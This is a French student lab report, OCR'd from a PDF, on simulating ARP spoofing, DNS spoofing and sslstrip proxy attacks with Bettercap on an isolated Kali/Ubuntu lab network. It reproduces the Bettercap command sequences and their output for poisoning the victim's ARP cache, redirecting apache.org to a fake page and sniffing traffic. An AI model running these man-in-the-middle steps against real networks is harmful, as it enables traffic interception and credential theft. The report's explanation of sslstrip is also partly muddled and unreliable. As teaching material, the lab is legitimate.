
[10/01/2022]

Rapport du Tp 3

Simulation des attaques (ARP. DNS. PROXY)



REALISER PAR :
ZINEB EL RHAZOUANI
SAID EL OUARDI
ADIL ERRAAD

SOMMAIRE

Introduction :

La simulation d'attaques par hameçonnage protège votre entreprise des attaques de social engineering en apprenant à vos Etudiant à identifier et à signaler ce type d'attaques. Dans le cadre d'une attaque par hameçonnage, Les cybercriminels connectés au même réseau dirigent l'utilisateur vers un site frauduleux au lieu de l'original afin d'obtenir vos informations d'accès et de surveiller votre accès aux sites .

❖ Objectifs de ce TP:

- ✓ Implémenter quelques attaques et les tester.
- ✓ Mise en place de quelques attaques en utilisant des outils d'attaques

❖ Outils logiciels :

L'adresse principal de réseau : 192.168.5.0

KALI Linux : attaquant (192.168.5.8)

Bettercap

Apache2 Server


Ubuntu : victime (192.168.5.7)

Navigateur : Google Chrome


2.Prise en main de bettercap sur kali linux pour des simulation des attaques :

a. Configuration de base

❖ Installation de Bettercap



➢ lancement de bettercap avec utilization de module de spoofing DNS



b. Attaque ARP

Cette attaque consiste à empoisonner le cache ARP de la machine cible afin de permettre de router les paquets vers la machine pirate.

❖ Autoriser la redirection (Forwarding)

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo sysctl net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1
```

❖ Recherche de la victime

```
192.168.5.0/24 > 192.168.5.8 » net.show
```

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.5.8	08:00:27:5a:bd:ba	eth0	PCS Computer Systems GmbH	0 B	0 B	08:49:49
192.168.5.1	52:54:00:12:35:00	gateway	Realtek (UpTech? also reported)	0 B	0 B	08:49:49
192.168.5.3	08:00:27:f9:12:43		PCS Computer Systems GmbH	0 B	0 B	08:50:42
192.168.5.7	08:00:27:1b:fa:54		PCS Computer Systems GmbH	97 kB	1.2 MB	**08:50:49**


```
↑ 0 B / ↓ 1.3 MB / 1622 pkts

192.168.5.0/24 > 192.168.5.8 » net.show
```

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.5.8	08:00:27:5a:bd:ba	eth0	PCS Computer Systems GmbH	0 B	0 B	08:49:49
192.168.5.1	52:54:00:12:35:00	gateway	Realtek (UpTech? also reported)	0 B	0 B	08:49:49
192.168.5.3	08:00:27:f9:12:43		PCS Computer Systems GmbH	590 B	324 B	08:50:54
192.168.5.7	08:00:27:1b:fa:54		PCS Computer Systems GmbH	106 kB	1.3 MB	**08:51:25**

```
↑ 0 B / ↓ 1.4 MB / 1717 pkts
```


- **On choisit comme victime la machine qui détient l'adresse IP : 192.168.5.7**

❖ la table ARP de la victime (avant l'attaque) :




```
tps@tpsm:~/Desktop$ arp -a
? (192.168.5.3) at 08:00:27:f9:12:43 [ether] on enp0s3
? (192.168.5.8) at 08:00:27:5a:bd:ba [ether] on enp0s3
_gateway (192.168.5.1) at 52:54:00:12:35:00 [ether] on enp0s3
```

❖ la table ARP de la victime (Aprés l'attaque) :



On constate que l'adresse MAC de la routeur de la victime est devenue l'adresse MAC de l'attaquant.


c. Attaque DNS

Cette attaque est une attaque dans laquelle des enregistrements DNS modifiés sont utilisés pour rediriger le trafic en ligne vers un site Web frauduleux qui ressemble à sa destination prévue.

❖ Configure de Spoof DNS

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.15.15) [type 'help' for a list of commands]

192.168.5.0/24 > 192.168.5.8 » [09:15:15] [sys.log] [inf] gateway monitor started ...
192.168.5.0/24 > 192.168.5.8 » set dns.spoof.domains apache.org
192.168.5.0/24 > 192.168.5.8 » set dns.spoof.all true
192.168.5.0/24 > 192.168.5.8 » dns.spoof on
[09:15:49] [sys.log] [inf] dns.spoof apache.org -> 192.168.5.8
[09:15:49] [sys.log] [inf] dns.spoof starting net.recon as a requirement for dns.spoof
192.168.5.0/24 > 192.168.5.8 » [09:15:49] [endpoint.new] endpoint 192.168.5.3 detected as 08:00:27:f9:12:43 (PCS C
omputer Systems GmbH).
192.168.5.0/24 > 192.168.5.8 » [09:15:49] [endpoint.new] endpoint 192.168.5.7 detected as 08:00:27:1b:fa:54 (PCS C
omputer Systems GmbH).
192.168.5.0/24 > 192.168.5.8 »
```

❖ Test spoof dns




❖ commencez l'attaque spoof ARP en place pour cibler l'utilisateur que nous attaquons:

```
192.168.5.0/24 > 192.168.5.8 » set arp.spoof.targets 192.168.5.7
192.168.5.0/24 > 192.168.5.8 » [09:20:31] [sys.log] [inf] dns.spoof apache.org -> 192.168.5.8
192.168.5.0/24 > 192.168.5.8 » [09:20:31] [sys.log] [inf] dns.spoof starting net.recon as a requirement for dns.sp
oof
192.168.5.0/24 > 192.168.5.8 » arp.spoof on
```

❖ nous allons monter un serveur web avec Bettercap Avec l'emplacement de la page frauduleuse :

```
192.168.5.0/24 > 192.168.5.8 » set http.server.path /var/www/html
192.168.5.0/24 > 192.168.5.8 » http.server on[09:20:31] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 t
argets.
192.168.5.0/24 > 192.168.5.8 » http.server on[09:20:31] [endpoint.new] endpoint 192.168.5.3 detected as 08:00:27:f
9:12:43 (PCS Computer Systems GmbH).
192.168.5.0/24 > 192.168.5.8 » http.server on[09:20:31] [endpoint.new] endpoint 192.168.5.7 detected as 08:00:27:1
b:fa:54 (PCS Computer Systems GmbH).
192.168.5.0/24 > 192.168.5.8 » http.server on
192.168.5.0/24 > 192.168.5.8 » [09:20:33] [sys.log] [inf] http.server starting on http://192.168.5.8:80
```

❖ Test l'attaque dns spoof



d. Attaque Proxy :


Une attaque Proxy est le fait de pouvoir récupérer les logs de toutes les requêtes web.

❖ configurer le niveau de verbosité du sniffer


```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo bettercap
bettercap v2.32.0 (built for linux amd64 with go1.15.15) [type 'help' for a list of commands]

192.168.5.0/24 > 192.168.5.8  » [09:22:24] [sys.log] [inf] gateway monitor started ...
192.168.5.0/24 > 192.168.5.8  » set net.sniff.verbose false
192.168.5.0/24 > 192.168.5.8  » net.sniff on
[09:22:41] [sys.log] [inf] net.sniff starting net.recon as a requirement for net.sniff
192.168.5.0/24 > 192.168.5.8  » [09:22:41] [endpoint.new] endpoint 192.168.5.3 detected as 08:00:27:f9:12:43 (PCS C
omputer Systems GmbH).
192.168.5.0/24 > 192.168.5.8  » [09:22:41] [endpoint.new] endpoint 192.168.5.7 detected as 08:00:27:1b:fa:54 (PCS C
omputer Systems GmbH).
```


En a configurer sniffer pour récupérer les pages que consulte la victim.

❖ Test sniffing



❖ configure le proxy pour page http






Nous utilisons ssltrip http pour donner un certificat https aux pages http afin de tromper la victime que la page est authentique.

❖ configure le proxy pour page https:

```
192.168.5.0/24 > 192.168.5.8 » set https.proxy.sslstrip true
192.168.5.0/24 > 192.168.5.8 » https.proxy on
[09:28:38] [sys.log] [inf] https.proxy loading proxy certification authority TLS key from /root/.bettercap-ca.key.p
em
[09:28:38] [sys.log] [inf] https.proxy loading proxy certification authority TLS certificate from /root/.bettercap-
ca.cert.pem
[09:28:38] [sys.log] [inf] https.proxy found another proxy using sslstrip -> merging strippers...
192.168.5.0/24 > 192.168.5.8 » [09:28:38] [sys.log] [inf] https.proxy started on 192.168.5.8:8083 (sslstrip enable
d)
```

❖Test Dans Google.com protection par HSTS



Nous utilisons ssltrip pour supprimer le certificat https des pages https afin de permettre l'extraction d'informations d'une page protégée plutôt que https.